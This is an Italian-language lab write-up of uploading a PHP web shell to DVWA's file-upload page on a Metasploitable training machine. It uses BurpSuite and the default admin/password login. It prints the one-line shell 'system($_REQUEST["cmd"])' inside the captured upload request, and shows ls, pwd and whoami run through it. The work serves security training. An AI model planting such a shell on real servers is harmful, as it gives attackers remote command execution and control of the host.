


W13d1 - Laboratorio DVWA: File Upload Exploit

1. Introduzione

Durante questo laboratorio ci siamo messi nei panni di un attaccante per capire come una semplice funzionalità di caricamento file, se non protetta correttamente, può diventare una porta d'ingresso per compromettere un'applicazione web. Abbiamo usato DVWA (Damn Vulnerable Web Application), una piattaforma pensata proprio per esercitarsi con vulnerabilità note.

2. Preparazione degli strumenti


Abbiamo iniziato aprendo **BurpSuite**, uno strumento che ci permette di osservare e modificare le comunicazioni tra browser e server. La prima cosa da fare è stata attivare l'intercettazione (Intercept ON) e aprire il browser integrato. Questo ci ha messo in condizione di “spiare” ogni richiesta che il browser invia.



3. Collegamento alla macchina vulnerabile

Nel browser abbiamo digitato l'indirizzo IP della macchina Metasploitable, dove DVWA è installato. Una volta caricata la pagina, abbiamo cliccato sul link DVWA per accedere

all'applicazione. BurpSuite ha intercettato la richiesta, e noi l'abbiamo fatta proseguire cliccando su "Forward".



4. Accesso all'applicazione


A questo punto ci siamo trovati davanti alla schermata di login. Abbiamo inserito le credenziali predefinite (admin / password) e osservato come BurpSuite cattura la richiesta POST con i dati di accesso. È interessante notare come username e password vengano trasmessi nel corpo della richiesta.



Username

Password

Login



Le credenziali vengono inviate nel corpo della richiesta

5. Abbassare le difese

Una volta dentro DVWA, siamo andati nella sezione “DVWA Security” e abbiamo impostato il livello di sicurezza su “LOW”. Questo passaggio è fondamentale perché ci permette di sfruttare la vulnerabilità senza ostacoli.



6. Caricamento della shell

Ci siamo spostati nella sezione “Upload” e abbiamo scelto di caricare un file chiamato shell.php. Questo file contiene un piccolo script che ci permette di eseguire comandi sul server. Dopo averlo selezionato, abbiamo cliccato su “Upload” e osservato la richiesta HTTP generata.



Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected

Vulnerability: File Upload

Choose an image to upload:

shell.php

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

```

5 -----WebKitFormBoundaryrn605Uhr0ls0PEXA
7 Content-Disposition: form-data; name="MAX_FILE_SIZE"
8
9 100000
5 -----WebKitFormBoundaryrn605Uhr0ls0PEXA
1 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
2 Content-Type: application/x-php
3
4 <?php system($_REQUEST["cmd"]); ?>
5 -----WebKitFormBoundaryrn605Uhr0ls0PEXA
7 Content-Disposition: form-data; name="Upload"
8
9 Upload
3 -----WebKitFormBoundaryrn605Uhr0ls0PEXA--
1

```

7. Verifica dell'upload

Dopo il caricamento, DVWA ci ha mostrato un messaggio che conferma che il file è stato salvato correttamente nella cartella uploads. Questo è il segnale che il nostro file è pronto per essere usato.

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload

Vulnerability: File Upload

Choose an image to upload:

No file chosen

../../hackable/uploads/shell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

8. Primo accesso alla shell

Abbiamo provato ad aprire il file direttamente nel browser, ma ci è apparso un errore. Questo perché il nostro script si aspetta un parametro chiamato cmd per sapere quale comando eseguire. Senza quel parametro, non può fare nulla.

Warning: system() [[function.system](#)]: Cannot execute a blank command in /var/www/dvwa/hackable/uploads/shell.php on line 1

9. Esecuzione di comandi

Abbiamo quindi aggiunto `cmd=ls` all'indirizzo per chiedere al server di mostrarci i file presenti nella cartella. E ha funzionato! Il server ha risposto con l'elenco dei file, segno che la nostra shell è attiva e funzionante.



10. Modifiche avanzate con BurpSuite

Infine, abbiamo intercettato una richiesta GET e l'abbiamo modificata direttamente in BurpSuite per eseguire altri comandi come `pwd`, `whoami`, ecc. Questo ci ha permesso di esplorare il sistema e raccogliere informazioni utili.

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=pwd HTTP/1.1
```

11. Conclusione

Questo laboratorio ci ha mostrato quanto sia importante proteggere le funzionalità di upload file. Un semplice errore di configurazione può permettere a un attaccante di prendere il controllo del server. Con BurpSuite e un po' di attenzione, siamo riusciti a dimostrarlo passo dopo passo.